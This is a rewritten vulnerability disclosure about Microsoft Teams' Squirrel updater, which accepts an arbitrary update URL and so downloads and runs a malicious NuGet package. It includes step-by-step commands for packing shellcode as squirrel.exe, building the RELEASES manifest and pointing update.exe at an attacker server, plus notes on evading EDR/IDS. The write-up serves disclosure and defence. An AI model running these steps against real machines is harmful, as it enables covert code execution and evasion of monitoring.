Nuget/Squirrel uncontrolled endpoints leads to arbitrary code execution
The Microsoft Teams update.exe and squirrel.exe binaries accept an update or download argument pointing to an arbitrary HTTP server, allowing a local attacker to supply a malicious NuGet package that is then downloaded and executed. This enables arbitrary code execution under the context of the logged-in user.
 Published on medium.com
When i was researching Microsoft ‘Teams,’ I came across an interesting argument ‘update’, I got to know from Squirrel documentation that this command will download and execute the respective Nuget package automatically, I was like why Microsoft has this feature? can i exploit this?
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Microsoft Teams ships with a Squirrel-based updater. While researching Teams, the author noticed an update argument and learned from the Squirrel documentation that this command downloads and executes the corresponding NuGet package automatically. That raised the obvious question: why does Microsoft expose this feature, and can it be abused?
The two binaries involved are:
%localappdata%/Microsoft/Teams/update.exe
%localappdata%/Microsoft/Teams/current/squirrel.exe
Both are legitimate Microsoft binaries that live in the user's own profile, which is what makes the technique interesting for living-off-the-land purposes.
Setup
The researcher needed nothing beyond a standard Windows user context and an HTTP server to host the malicious package. The package creation itself was described as the challenging part, taking some hours to work out. The example package used throughout is named Exploit-1.5.60-full.nupkg.
Finding it
The starting point was the update argument seen while looking at Teams. Squirrel's documentation states that this command downloads and executes the respective NuGet package automatically. Since the URL for that package is supplied on the command line, the updater will happily fetch from any host the caller names, including an attacker-controlled one. The author built a package containing a reverse shell, ran the update command against Teams, and got a reverse shell back.
The report was sent to Microsoft, which validated the vulnerable endpoint and postponed the fix to a future release. The author waited for the fix before publishing. In the meantime, another researcher (@MrUn1k0d3r) released a similar vulnerable endpoint in Microsoft Teams, also via update.exe, and @Hexacorn had researched Squirrel packages earlier. With the technique already public and the risk that adversaries or insiders would use it for EDR/IDS evasion, the author decided to publish so that blue teams are aware.
Exploitation
Step 1: Prepare the payload package
- Extract any
nupkgpackage; in the example,Exploit-1.5.60-full.nupkg. - Go to
Exploit-1.5.60-full\lib\net45and drop your shellcode there assquirrel.exe, then compress the complete folder asExploit-1.5.60-full.nupkg. - Calculate the metadata with the following command:
sha1sum Exploit-1.5.60-full.nupkg && wc -c < Exploit-1.5.60-full.nupkg
The output in the example was:
[redacted] Exploit-1.5.60-full.nupkg 4695
That is the SHA-1 of the package followed by its size in bytes.
- Create a file named
RELEASESand copy the above output into it, then save. The main directory now contains two files:Exploit-1.5.60-full.nupkgandRELEASES. - Upload both to any HTTP server.
Step 2: Download and execute
- Go to the target application folder, i.e.
%localappdata%[application Folder]. - Run the following command:
update.exe — update=[http server contains the above 2 files]
E.g update.exe — update=http://[redacted]/
The update argument points the updater at the attacker's HTTP server, which holds the malicious package and the RELEASES manifest. The update command downloads the malicious package and installs it automatically, which results in the shellcode running.
Step 3: Download only
The same primitive works with --download:
update.exe — download=[http server contains the above 2 files]

This downloads the package containing the shellcode into the packages folder. The screenshots below show the download variant in action.

Root cause
The report lists three issues:
- There is no controlled design that requires the application to update from an authenticated URL.
- Third-party URLs are allowed to supply the package that gets downloaded.
- The author does not blame the Squirrel application design itself, but notes that developers might redact the unwanted arguments and push automatic updates.
In other words, the updater trusts whatever URL it is given and has no mechanism to verify that the package comes from Microsoft.
Impact
- Malicious code execution from a legitimate Microsoft binary (living off the land).
- No special privilege is required; a standard Windows user can exploit this.
- Red teams and insiders can use it to evade EDR/IDS.
- Privilege escalation occurs if the application has control of SYSTEM files.
Fix
At the time of writing, Microsoft had validated the endpoint and postponed the fix to a future release; the report does not describe a shipped fix. The design changes the author points to are requiring updates to come from an authenticated URL and not allowing third-party URLs to supply packages, together with developers redacting the unwanted arguments where they push automatic updates.
Variants to test
- A positive result is the package being fetched and, for
--update, installed and executed.
What happened, in plain words
Microsoft Teams is a chat and meeting application from Microsoft. Like many desktop programs, it needs a way to update itself: when a new version exists, something on your computer has to fetch the new files and put them in place. Teams does this with a small helper program called an updater, built on an open-source framework named Squirrel. Squirrel packages software as a file with the extension .nupkg, which is really just a zip archive with a particular internal layout.
While looking at Teams, the researcher noticed that the updater accepts an argument called update. An argument (or command-line option) is an extra word you type after a program's name to tell it what to do, the same way you might type a search phrase after a website's address. According to the Squirrel documentation, this update argument makes the updater download a package and run it automatically.
That is the whole problem. The updater never checks whether the address belongs to Microsoft. If you can run the updater with your own address, you can make Teams download and install a package you built yourself, and the program inside that package runs with your user's permissions. The researcher built such a package containing a reverse shell, ran the update command, and got a reverse shell back. A reverse shell is a program that connects out from the victim's machine to the attacker's machine and hands over a command prompt, so the attacker can type commands on the victim's computer.
The researcher reported this to Microsoft. Microsoft confirmed the vulnerable endpoint and said the fix would come in a future release. The researcher waited for that fix before publishing. In the meantime, another researcher, @MrUn1k0d3r, published a similar issue in Microsoft Teams, also through update.exe, and @Hexacorn had researched Squirrel packages earlier. Since the technique was already public, and since attackers or malicious insiders could use it to slip past security monitoring, the researcher decided to publish so that defenders know what to look for.
The two programs involved
The report names two files, both installed in the current user's own profile folder rather than in a system-wide location:
%localappdata%/Microsoft/Teams/update.exe
%localappdata%/Microsoft/Teams/current/squirrel.exe
Line by line:
%localappdata%is a Windows shorthand for the folder where the logged-in user's private application data lives. Each user on a computer has their own, so nothing here needs administrator rights to write to.Microsoft/Teams/update.exeis the updater program that ships with Teams.Microsoft/Teams/current/squirrel.exeis the Squirrel component inside the currently installed version of Teams.
Both are genuine Microsoft programs. Security tools tend to trust legitimate Microsoft programs, so misuse of them is harder to spot than a strange program downloaded from the internet.
What the researcher needed
The setup was minimal: a normal Windows user account and a web server to host the malicious package. A web server is simply a computer that hands out files over HTTP when another computer asks for them; you can run one on your own machine for testing. The hard part, according to the report, was building the package itself, which took some hours to work out. The example package used throughout is called Exploit-1.5.60-full.nupkg.
How the problem was found
The starting point was the update argument seen while examining Teams. Squirrel's documentation says this command downloads and executes the corresponding package automatically. Because the address of that package is given on the command line, the updater will fetch from any server the caller names, including one controlled by an attacker. The researcher built a package containing a reverse shell, ran the update command against Teams, and received a reverse shell connection back.
Building the malicious package
Step 1: Prepare the payload package
- Extract any
nupkgpackage; in the example,Exploit-1.5.60-full.nupkg. Extracting means unpacking the archive, the same way you would unzip a folder of files. - Go to
Exploit-1.5.60-full\lib\net45and drop your shellcode there assquirrel.exe, then compress the complete folder asExploit-1.5.60-full.nupkg. Shellcode here means the program you want to run on the victim's machine; naming itsquirrel.exemakes it look like the expected updater component. Compressing the folder back into a.nupkgrebuilds the package with your file inside. - Calculate the metadata with the following command:
sha1sum Exploit-1.5.60-full.nupkg && wc -c < Exploit-1.5.60-full.nupkg
What this does, piece by piece:
sha1sumreads a file and prints a SHA-1 hash: a short fingerprint computed from the file's contents. Change one byte and the fingerprint changes completely. It is used to confirm a file is exactly the one expected.&&means "and then, if the first command succeeded".wc -c < filecounts the bytes in the file, giving its size.
The output in the example was:
[redacted] Exploit-1.5.60-full.nupkg 4695
That is the SHA-1 fingerprint of the package, the package's name, and its size in bytes (4695). This is the format of the line copied into the RELEASES file.
- Create a file named
RELEASESand copy the above output into it, then save. The main directory now contains two files:Exploit-1.5.60-full.nupkgandRELEASES. TheRELEASESfile holds the package's name, fingerprint and size. - Upload both to any HTTP server.
Step 2: Download and execute
- Go to the target application folder, that is
%localappdata%[application Folder]. In plain terms, open the folder where the application's updater lives, because that is where you run the command from. - Run the following command:
update.exe — update=[http server contains the above 2 files]
E.g update.exe — update=http://[redacted]/
Line by line:
update.exeis the updater program.— update=is the argument that tells it to perform an update, with the address of the server following the equals sign. The example useshttp://[redacted]/, a server on a local network.- The first line is a template: in place of the bracketed text you put the address of the server holding the two files you prepared.
The update argument points the updater at the attacker's HTTP server, which holds the malicious package and the RELEASES manifest. The update command downloads the malicious package and installs it automatically, which results in the shellcode running. The updater trusts the address it is given, so nothing stops it fetching from a server that is not Microsoft's.
Step 3: Download only
The same primitive works with --download:
update.exe — download=[http server contains the above 2 files]
This downloads the package containing the shellcode into the packages folder. The packages folder is where the updater keeps downloaded package files. The screenshots below show the download variant in action.
Why it works
The report lists three issues:
- There is no controlled design that requires the application to update from an authenticated URL. An authenticated URL is one where the updater can prove the server really is the one it is supposed to talk to, for example with a certificate or a signature check. Here, any address is accepted.
- Third-party URLs are allowed to supply the package that gets downloaded. In other words, a server that has nothing to do with Microsoft can hand over the files that get installed.
- The author does not blame the Squirrel application design itself, but notes that developers might redact the unwanted arguments and push automatic updates. Redacting here means removing or blocking those command-line options in the way the application launches its updater.
In short, the updater trusts whatever address it is given and has no mechanism to verify that the package comes from Microsoft.
What an attacker gains
- Malicious code execution from a legitimate Microsoft binary. Security people call this living off the land: using programs already on the machine, which are trusted and expected, instead of dropping a suspicious new tool.
- No special privilege is required; a standard Windows user can exploit this. You do not need administrator rights, only the ability to run the updater as yourself.
- Red teams and insiders can use it to evade EDR/IDS. EDR (endpoint detection and response) and IDS (intrusion detection system) are monitoring tools that watch for suspicious behaviour; activity from a signed Microsoft updater is less likely to raise an alarm.
- Privilege escalation occurs if the application has control of SYSTEM files. Privilege escalation means going from a normal user to a more powerful account; SYSTEM is the highest-level Windows account, and if the updater can write files that SYSTEM uses, the attacker may gain that level of control.
The fix
At the time of writing, Microsoft had validated the endpoint and postponed the fix to a future release; the report does not describe a shipped fix. The design changes the author points to are requiring updates to come from an authenticated URL and not allowing third-party URLs to supply packages, together with developers redacting the unwanted arguments where they push automatic updates.
Other places to look
- A positive result is the package being fetched and, for
--update, installed and executed.
Glossary
- Argument (command-line option): an extra word typed after a program's name to tell it what to do, such as
updateordownload. - Authenticated URL: a web address where the client can verify the server really is the expected one, for example with a certificate or signature.
- Digital signature: a cryptographic stamp that shows who produced a file and that it has not been altered.
- EDR (endpoint detection and response): software that watches a computer for suspicious behaviour and responds to it.
- Hash (SHA-1): a short fingerprint computed from a file's contents; any change to the file changes the fingerprint.
- HTTP server: a computer that hands out files over HTTP when another computer asks for them.
- IDS (intrusion detection system): a monitoring tool that watches network or system activity for signs of attack.
- Living off the land: using programs already installed and trusted on a machine, rather than bringing in new tools.
- Manifest (
RELEASES): a small index file that lists packages and their fingerprints and sizes so the updater can verify what it downloads. - NuGet /
.nupkg: a packaging format for software, essentially a zip archive with a defined internal layout. - Privilege escalation: gaining a higher level of access than you started with, for example from a normal user to SYSTEM.
- Reverse shell: a program that connects from the victim's machine back to the attacker and gives the attacker a command prompt.
- Shellcode: the program an attacker wants to run on the victim's machine.
- Squirrel: an open-source framework for installing and updating desktop applications, used by Microsoft Teams.
- SYSTEM: the highest-level account on Windows, with control over the operating system itself.
- Updater: a helper program that fetches and installs new versions of an application.


